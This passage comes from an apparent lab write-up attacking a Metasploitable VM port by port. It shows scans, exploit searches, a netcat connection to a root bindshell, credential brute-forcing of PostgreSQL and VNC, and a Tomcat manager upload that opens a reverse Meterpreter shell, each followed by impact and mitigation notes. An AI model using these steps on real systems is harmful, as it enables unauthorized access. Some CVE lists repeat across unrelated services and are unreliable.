-rw-r--r-- 1 root root  4865 May 15 11:37 rlogin-brute.nse
```

Exploit using rlogin command:

rlogin -l root 192.168.5.130

```
┌──(kali㉿kali)-[~]
└─$ rlogin -l root 192.168.5.130
Last login: Tue Oct 28 04:43:11 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# ls
Desktop  reset_logs.sh  vnc.log
root@metasploitable:~#
```

Impact :

- Plaintext Authentication & Communication
- Unauthorized Remote Access
- Privilege Escalation • Obsolete / Deprecated Protocols

Mitigation :

- Disable this service immediately.
- Use SSH for remote command execution.
- Use SSH for remote logins.

Port 1524: ingreslock (Ingres DB Lock)

Description: DB lock manager; backdoored listener.

Vulnerabilities: Root shell backdoor (no CVE).

Service: ingreslock

- What: Lock manager for Ingres database (prevents concurrent edits).
- How: DB sessions request locks; service grants/denies to avoid data clashes.
- Example: Two users editing a customer record: Port 1524 ensures only one writes at a time.

POC (Proof of Concept):

Scan:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p 1524 -sV -O 192.168.5.130

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 03:32 EDT
Nmap scan report for 192.168.5.130
Host is up (0.00088s latency).

PORT     STATE SERVICE   VERSION
1524/tcp open  bindshell Metasploitable root shell
MAC Address: 00:0C:29:62:48:7E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds
```

Command: nmap -p 1524 -sV -O 192.168.5.130

Exploit using netcat:

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.5.130 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
```

Impact:

- Unauthorized Root Access: Attackers can connect to the port (often via Telnet or Netcat) to immediately gain root or privileged shell access, allowing full system control without authentication.
- Data Theft and Malware Propagation: Once accessed, attackers can exfiltrate sensitive data, install additional malware, or use the system for further attacks like ransomware encryption or botnet recruitment.

Mitigation :

- Close or Firewall the Port: Block TCP/UDP port 1524 at the firewall level unless explicitly required for legacy Ingres database operations, and monitor for unauthorized connections.
- Regular Vulnerability Scanning and System Cleanup: Perform periodic scans (e.g., with Nmap or OpenVAS) to detect backdoors, patch underlying vulnerabilities (like RPC services), and reinstall/clean the OS if compromise is suspected.

Port 5432: PostgreSQL (8.3.0)

Description: Relational DB; SQL over TCP.

Vulnerabilities: Weak creds (postgres:postgres). CVEs: N/A (old version).

Service: PostgreSQL

- What: Advanced open-source database, like a super spreadsheet with rules.
- How: Similar to MySQL—SQL queries over TCP, supports complex transactions.
- Example: App backend: psql -h server to query sales data for reports.

CVE : CVE-2025-55668 , CVE-2025-53506 , CVE-2025-52520 , CVE-2025-52434 , CVE 2025-49125

POC (Proof of Concept):

Scan:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p 5432 -sV -O 192.168.5.130

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 03:33 EDT
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for 192.168.5.130
Host is up (0.0011s latency).

PORT     STATE SERVICE    VERSION
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
MAC Address: 00:0C:29:62:48:7E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.78 seconds
```

Nmap Command: nmap -p 5432 -sV -O 192.168.5.130

Searchexploit :

```
┌──(kali㉿kali)-[~]
└─$ searchsploit PostgreSQL
---------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                  |  Path
---------------------------------------------------------------------------------------------------------------------------------
PnPSCADA v2.x - Unauthenticated PostgreSQL Injection                                                            | hardware/webapps/51448.txt
PostgreSQL - 'bitsubstr' Buffer Overflow                                                                        | linux/dos/33571.txt
PostgreSQL 6.3.2/6.5.3 - Cleartext Passwords                                                                    | immunix/local/19875.txt
PostgreSQL 7.x - Multiple Vulnerabilities                                                                       | linux/dos/25076.c
PostgreSQL 8.01 - Remote Reboot (Denial of Service)                                                             | multiple/dos/946.c
PostgreSQL 8.2/8.3/8.4 - UDF for Command Execution                                                              | linux/local/7855.txt
PostgreSQL 8.3.6 - Conversion Encoding Remote Denial of Service                                                 | linux/dos/32849.txt
PostgreSQL 8.3.6 - Low Cost Function Information Disclosure                                                     | multiple/local/32847.txt
PostgreSQL 8.4.1 - JOIN Hashtable Size Integer Overflow Denial of Service                                       | multiple/dos/33729.txt
PostgreSQL 9.3 - COPY FROM PROGRAM Command Execution (Metasploit)                                               | multiple/remote/46813.rb
PostgreSQL 9.3-11.7 - Remote Code Execution (RCE) (Authenticated)                                               | multiple/remote/50847.py
PostgreSQL 9.4-0.5.3 - Privilege Escalation                                                                     | linux/local/45184.sh
PostgreSQL 9.6.1 - Remote Code Execution (RCE) (Authenticated)                                                  | multiple/remote/51247.py
```

Exploitation using msfconsole:

```
msf auxiliary(scanner/postgres/postgres_login) > run
[!] No active DB -- Credential data will not be saved!
[-] 192.168.5.130:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.5.130:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.5.130:5432 - Login Successful: postgres:postgres@template1
[*] PostgreSQL session 11 opened (192.168.5.134:33253 -> 192.168.5.130:5432) at 2025-10-28 05:32:44 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] 1 Postgres session was opened successfully.
[*] Auxiliary module execution completed
msf auxiliary(scanner/postgres/postgres_login) > sessions -i 11
[*] Starting interaction with 11...

postgresql @ 192.168.5.130:5432 (template1) >
```

In the above screenshot, I've used auxiliary(scanner/postgres/postgres_login), this exploit helps us to gain access of postgresql. We need to set the following: createsession to true, set RHOSTS to the attack machine ip, set STOP_ON_SUCCESS to true and then simply "run/exploit" It will create a session. Once the exploit is done we can interact with the machine using sessions -i.

Impact :

- Data breach / data exfiltration — attacker can read sensitive data.
- Data manipulation or deletion — integrity loss, ransomware, or sabotage.
- Full server compromise if attacker obtains a superuser role.
- Lateral movement — database host used to attack other systems.
- Service disruption (DoS) causing application outages.
- Regulatory / compliance consequences if sensitive data leaked.

Mitigation :

- Do not expose 5432 to the public Internet. Restrict access with firewall rules and VPC security groups.
- Bind PostgreSQL to trusted interfaces (listen_addresses), avoid * unless required.
- Harden pg_hba.conf — allow only necessary IP ranges and use strong auth methods (SCRAM-SHA-256 or certificate).
- Use strong, unique passwords and rotate credentials regularly.
- Enforce SSL/TLS for client-server connections and require hostssl entries in pg_hba.conf.

- Least privilege: give application accounts only needed permissions; avoid superuser for apps.
- Keep PostgreSQL patched and apply security updates promptly.
- Monitor and log database access; alert on suspicious queries, new sup

Port 5900: VNC (3.3)

Description: Remote desktop sharing.

Vulnerabilities: Default password ("password"). CVEs: N/A.

Service : VNC (Virtual Network Computing)

- What: Remote screen sharing/control.
- How: Client mirrors server's desktop; sends mouse/keyboard inputs back.
- Example: Helping a remote worker: Connect via VNC viewer, draw on their screen.

CVE : CVE-2025-58435 , CVE-2025-46352 , CVE-2025-40743 , CVE-2025-32428

POC (Proof of Concept):

Scan:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p 5900 -sV -O 192.168.5.130

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 03:33 EDT
Nmap scan report for 192.168.5.130
Host is up (0.0012s latency).

PORT     STATE SERVICE VERSION
5900/tcp open  vnc     VNC (protocol 3.3)
MAC Address: 00:0C:29:62:48:7E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.89 seconds
```

Command: nmap -p 5900 -sV -O 192.168.5.130

Searchexploit :

```
┌──(kali㉿kali)-[~]
└─$ searchsploit VNC
---------------------------------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                                                 |  Path
---------------------------------------------------------------------------------------------------------------------------------------------------------------
AMX Corp. VNC ActiveX Control - 'AmxVnc.dll 1.0.13.0' Remote Buffer Overflow                                                                                   | windows/remote/4123.html
Chicken of the VNC 2.0 - 'NULL-pointer' Remote Denial of Service                                                                                               | osx/dos/3257.php
EchoVNC Viewer - Remote Denial of Service                                                                                                                      | windows/dos/27292.py
QEMU 0.9 / KVM 36/79 - VNC Server Remote Denial of Service                                                                                                     | linux/dos/32675.py
RealVNC - Authentication Bypass (Metasploit)                                                                                                                   | windows/remote/17719.rb
RealVNC 3.3.7 - Client Buffer Overflow (Metasploit)                                                                                                            | windows/remote/16489.rb
RealVNC 4.1.0 < 4.1.1 - VNC Null Authentication Bypass                                                                                                         | multiple/remote/1791.patch
RealVNC 4.1.0 < 4.1.1 - VNC Null Authentication Bypass (Metasploit)                                                                                            | multiple/remote/1794.pm
RealVNC 4.1.0 < 4.1.1 - VNC Null Authentication Scanner                                                                                                        | multiple/remote/1799.txt
RealVNC 4.1.0/4.1.1 - Authentication Bypass                                                                                                                    | windows/remote/36932.py
RealVNC 4.1.2 - 'vncviewer.exe' RFB Protocol Remote Code Execution (PoC)                                                                                       | windows/dos/7943.py
RealVNC 4.1.3 - 'ClientCutText' Message Remote Denial of Service                                                                                               | windows/dos/33924.py
RealVNC Server 4.0 - Remote Denial of Service                                                                                                                  | windows/dos/24412.c
RealVNC Windows Client 4.1.2 - Remote Denial of Service Crash (PoC)                                                                                            | windows/dos/6181.php
SmartCode ServerX VNC Server ActiveX 1.1.5.0 - 'scvncsrvx.dll' Denial of Service                                                                               | windows/dos/14634.txt
SmartCode VNC Manager 3.0 - 'scvncctrl.dll' Denial of Service                                                                                                  | windows/dos/3873.html
Sun SunPC1 II VNC Software 2.3 - Password Disclosure                                                                                                           | unix/local/21592.c
ThinVNC 1.0b1 - Authentication Bypass                                                                                                                          | windows/remote/47519.py
```

Script:


```
┌──(kali㉿kali)-[~]
└─$ ls -l /usr/share/nmap/scripts | grep vnc
-rw-r--r-- 1 root root  3264 May 15 11:37 realvnc-auth-bypass.nse
-rw-r--r-- 1 root root  4217 May 15 11:37 vnc-brute.nse
-rw-r--r-- 1 root root  4348 May 15 11:37 vnc-info.nse
-rw-r--r-- 1 root root  3039 May 15 11:37 vnc-title.nse
```

Exploitation using msfconsole:

```
msf auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.5.130:5900    - 192.168.5.130:5900 - Starting VNC login sweep
[!] 192.168.5.130:5900    - No active DB -- Credential data will not be saved!
[+] 192.168.5.130:5900    - 192.168.5.130:5900 - Login Successful: :password
[*] 192.168.5.130:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) >
```

We need to get the userid and password for vnc view to get a graphical interface control of the machine. First we get the user id and password using dictionary/bruteforce attack using msfconsole . We search auxiliary(scanner/vnc/vnc_login), we set RHOSTS to the machine we need to attack, STOP_ON_SUCCESS to true and then “run/exploit”. It will give us the user id and password of vnc viewer.

Exploiting VNC viewer to gain access:



Once we get the password, we can use vncviewer to gain the access of the machine

Impact:

- Unauthorized Remote Access
- Weak Authentication / No Encryption
- Brute Force Attacks
- Privilege Escalation

Mitigation:

- Tunnel VNC traffic over an encrypted connection like SSH.
- Use a strong password

Port 8180: HTTP (Apache Tomcat)

Description: Java servlet container; manager app exposed.

Vulnerabilities: Default creds for manager (CVE-2009-3548 for old upload).

Service : http

CVE : CVE-2025-55668 , CVE-2025-53506 , CVE-2025-52520 , CVE-2025-52434 , CVE 2025-49125

Scan:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p 8180 -sV -O 192.168.5.130

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 03:35 EDT
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 192.168.5.130
Host is up (0.0011s latency).

PORT     STATE SERVICE VERSION
8180/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:62:48:7E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.01 seconds
```

Searchexploit:

```
┌──(root㉿Elliot)-[~]
└─# searchsploit Apache Tomcat
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                  |  Path
---------------------------------------------------------------------------------------------------------------
Apache 1.3.x + Tomcat 4.0.x/4.1.x mod_jk - Chunked Encoding Denial of Service                    | unix/dos/22068.pl
Apache Commons FileUpload and Apache Tomcat - Denial of Service                                 | multiple/dos/31615.rb
Apache Tomcat (Windows) - 'runtime.getRuntime().exec()' Local Privilege Escalati                | windows/local/7264.txt
Apache Tomcat - 'WebDAV' Remote File Disclosure                                                 | multiple/remote/4530.pl
Apache Tomcat - Account Scanner / 'PUT' Request Command Execution                               | multiple/remote/18619.txt
Apache Tomcat - AJP 'Ghostcat File Read/Inclusion                                               | multiple/webapps/48143.py
Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit)                                 | multiple/webapps/49039.rb
Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metaspl                | windows/remote/47073.rb
Apache Tomcat - Cookie Quote Handling Remote Information Disclosure                             | multiple/remote/9994.txt
Apache Tomcat - Form Authentication 'Username' Enumeration                                      | multiple/remote/9995.txt
Apache Tomcat - WebDAV SSL Remote File Disclosure                                               | linux/remote/4552.pl
Apache Tomcat / Geronimo 1.0 - 'Sample Script cal2.jsp?time' Cross-Site Scriptin                | multiple/remote/27095.txt
Apache Tomcat 10.1 - Denial Of Service                                                          | multiple/dos/51262.py
Apache Tomcat 10.1.39 - Denial of Service (DoS)                                                 | multiple/remote/52318.py
Apache Tomcat 11.0.3 - Remote Code Execution                                                    | multiple/webapps/52134.txt
Apache Tomcat 3.0 - Directory Traversal                                                         | windows/remote/20716.txt
Apache Tomcat 3.1 - Path Revealing                                                              | multiple/remote/20131.txt
Apache Tomcat 3.2 - 404 Error Page Cross-Site Scripting                                         | multiple/remote/33379.txt
Apache Tomcat 3.2 - Directory Disclosure                                                        | unix/remote/21882.txt
Apache Tomcat 3.2.1 - 404 Error Page Cross-Site Scripting                                       | multiple/webapps/10292.txt
Apache Tomcat 3.2.3/3.2.4 - 'RealPath.jsp' Information Disclosuree                              | multiple/remote/21492.txt
Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' Information Disclosure                                 | multiple/remote/21490.txt
Apache Tomcat 3.2.3/3.2.4 - Example Files Web Root Full Path Disclosure                         | multiple/remote/21491.txt
Apache Tomcat 3.x - Null Byte Directory / File Disclosure                                       | linux/remote/22205.txt
Apache Tomcat 3/4 - 'DefaultServlet' File Disclosure                                            | unix/remote/21853.txt
Apache Tomcat 3/4 - JSP Engine Denial of Service                                                | linux/dos/21534.jsp
Apache Tomcat 4.0.3 - Denial of Service 'Device Name' / Cross-Site Scripting                    | windows/webapps/21605.txt
Apache Tomcat 4.0.3 - Requests Containing MS-DOS Device Names Information Disclo                | multiple/remote/31551.txt
```

Script:

```
┌──(root㉿Elliot)-[~]
└─# ls -l /usr/share/nmap/scripts | grep http
-rw-r--r-- 1 root root  2153 May 15 11:37 http-adobe-coldfusion-apsa1301.nse
-rw-r--r-- 1 root root  5149 May 15 11:37 http-affiliate-id.nse
-rw-r--r-- 1 root root  1950 May 15 11:37 http-apache-negotiation.nse
-rw-r--r-- 1 root root  4499 May 15 11:37 http-apache-server-status.nse
-rw-r--r-- 1 root root  1805 May 15 11:37 http-aspnet-debug.nse
-rw-r--r-- 1 root root  3959 May 15 11:37 http-auth-finder.nse
-rw-r--r-- 1 root root  3187 May 15 11:37 http-auth.nse
-rw-r--r-- 1 root root  2865 May 15 11:37 http-avaya-ipoffice-users.nse
-rw-r--r-- 1 root root  4372 May 15 11:37 http-awstatstotals-exec.nse
-rw-r--r-- 1 root root  6872 May 15 11:37 http-axis2-dir-traversal.nse
-rw-r--r-- 1 root root  5484 May 15 11:37 http-backup-finder.nse
-rw-r--r-- 1 root root  6387 May 15 11:37 http-barracuda-dir-traversal.nse
-rw-r--r-- 1 root root  2038 May 15 11:37 http-bigip-cookie.nse
-rw-r--r-- 1 root root  4920 May 15 11:37 http-brute.nse
-rw-r--r-- 1 root root  4436 May 15 11:37 http-cakephp-version.nse
-rw-r--r-- 1 root root  4927 May 15 11:37 http-chrono.nse
-rw-r--r-- 1 root root  1695 May 15 11:37 http-cisco-anyconnect.nse
-rw-r--r-- 1 root root  5520 May 15 11:37 http-coldfusion-subzero.nse
-rw-r--r-- 1 root root  4150 May 15 11:37 http-comments-displayer.nse
-rw-r--r-- 1 root root  7251 May 15 11:37 http-config-backup.nse
-rw-r--r-- 1 root root  5139 May 15 11:37 http-cookie-flags.nse
-rw-r--r-- 1 root root  2577 May 15 11:37 http-cors.nse
-rw-r--r-- 1 root root 13803 May 15 11:37 http-cross-domain-policy.nse
-rw-r--r-- 1 root root  5418 May 15 11:37 http-csrf.nse
-rw-r--r-- 1 root root  1718 May 15 11:37 http-date.nse
-rw-r--r-- 1 root root 17388 May 15 11:37 http-default-accounts.nse
```

Exploitation using msfconsole:

```
msf exploit(multi/http/tomcat_mgr_upload) > rubn
[-] Unknown command: rubn. Did you mean run? Run the help command for more details.
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.5.134:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying jCpFBrv0BlNXeQHmO...
[*] Executing jCpFBrv0BlNXeQHmO...
[*] Undeploying jCpFBrv0BlNXeQHmO ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.5.130
[*] Meterpreter session 2 opened (192.168.5.134:4444 -> 192.168.5.130:47434) at 2025-10-30 03:41:57 -0400

meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040444/r--r--r--  4096     dir   2012-05-13 23:35:33 -0400  bin
040444/r--r--r--  1024     dir   2012-05-13 23:36:28 -0400  boot
040444/r--r--r--  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040444/r--r--r--  13640    dir   2025-10-29 20:14:11 -0400  dev
040444/r--r--r--  4096     dir   2025-10-29 14:44:14 -0400  etc
040444/r--r--r--  4096     dir   2010-04-16 02:16:02 -0400  home
040444/r--r--r--  4096     dir   2010-03-16 18:57:40 -0400  initrd
100444/r--r--r--  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040444/r--r--r--  4096     dir   2012-05-13 23:35:22 -0400  lib
040000/---------  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040444/r--r--r--  4096     dir   2010-03-16 18:55:52 -0400  media
040444/r--r--r--  4096     dir   2010-04-28 16:16:56 -0400  mnt
100000/---------  24567    fil   2025-10-29 14:44:16 -0400  nohup.out
040444/r--r--r--  4096     dir   2010-03-16 18:57:39 -0400  opt
040444/r--r--r--  0        dir   2025-10-29 20:13:42 -0400  proc
040444/r--r--r--  4096     dir   2025-10-29 14:44:16 -0400  root
040444/r--r--r--  4096     dir   2012-05-13 21:54:53 -0400  sbin
```

Impact

- Unauthorized remote access to Tomcat console.
- Server takeover via malicious WAR deployment.

- Data leakage from exposed apps.
- Used as a pivot point to attack internal systems.
- Could lead to complete compromise of the server.

Mitigation

- Restrict port 8180 with firewall rules (allow only trusted IPs).
- Disable or secure Tomcat Manager/Host Manager if not needed.
- Change/remove default credentials.
- Use HTTPS instead of HTTP.
- Regularly update/patch Apache Tomcat.
- Monitor and log access to detect brute-force attempts.